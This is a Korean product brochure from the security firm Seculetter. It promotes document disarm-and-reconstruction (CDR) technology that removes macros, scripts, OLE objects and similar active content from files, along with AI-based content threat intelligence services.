유해 요소(Hyperlink, DDE, Macro, JavaScript, OLE Object, ActiveX 등) 제거



액티브 콘텐츠 재조합

유해 요소 제거 및 문서 레이아웃 유지

재조합 (Reconstruction) 기술

파일 내부에 숨어있는 악성 행위를 사전에 탐지하고 유해 요소 제거(Disarm) 후 사용할 수 있는 형태로 만드는(Reconstruction) 기술

원본과 같은 콘텐츠로 재구성

콘텐츠(파일)를 분석해서 해당 포맷의 필수적인 정보 외에 다른 정보가 있는지 분석, 다른 정보가 있을 경우 콘텐츠에서 제거하고, 무해한 정보를 바탕으로 다시 원본과 똑같은 콘텐츠로 재구성

DISARM 소개

"DETECT에서 DISARM으로: 보안 기술의 진화"



01. 제로 트러스트 기반
강력한 위협 대응

첨부문서 내 악성 URL, 자바스크립트, 웹코드 등 액티브 콘텐츠를 제거해 잠재적 위협 요소까지도 강력하게 대응




02. 알려지지 않은
공격까지 선제 차단
(자동화된 리버스엔지니어링 무해화기술의 통합)

독보적인 콘텐츠 샌드박스(위협 인텔리전스 + 디버거 분석 + 콘텐츠 무해화)를 통해 유입되는 알려지지 않은 보안 위협 정확하고 빠르게 탐지하고 선제 차단



03. AI 기반 위협 콘텐츠
인텔리전스(TI) 결합

최신 AI 기반 콘텐츠 위협 인텔리전스 정보를 활용해 지속적으로 보안 위협에 대응, 전문 위협 분석가의 분석 노하우 분석 가이드 제시



04. 다양한 솔루션 제공

이메일, 망연계 게시판, 클라우드 환경 등 다양한 디지털 환경에 맞춤화된 보안 솔루션을 제공

최신 기술 및 엔진

최신 콘텐츠 보안 위협 선제 대응해 제로 트러스트 기반 업무 환경 구현



MARS TI

Contents Threat Intelligence

AI기반 콘텐츠 위협 인텔리전스

콘텐츠 기반 위협분석 서비스로 빠르고 정확하게 콘텐츠 사이버 위협 정보 제공




M DICE

Dynamic Data Extract

악성코드 분석가의 Non-PE 위협 분석 데이터 서비스

리버스 엔지니어링 및 정적 분석 관점에서 악성 문서 내 매크로, 이미지, 연계 파일, URL 등 위협 분석 데이터를 상세하게 제공해 수동 분석 없이도 악성 여부 파악이 가능



M CDR

유입된 악성 코드 차단 및 제거
ZERO TRUST 콘텐츠 무해화

문서 내 위협 요소를 식별/분석, 제거, 재구성하는 기술문서에 포함된 URL이나 매크로, 자바스크립트, Shellcode 등 액티브 콘텐츠를 식별·제거하여 제로 트러스트를 구현

Thanks



SECULETTER

시큐레터 1670-8780 www.seculetter.com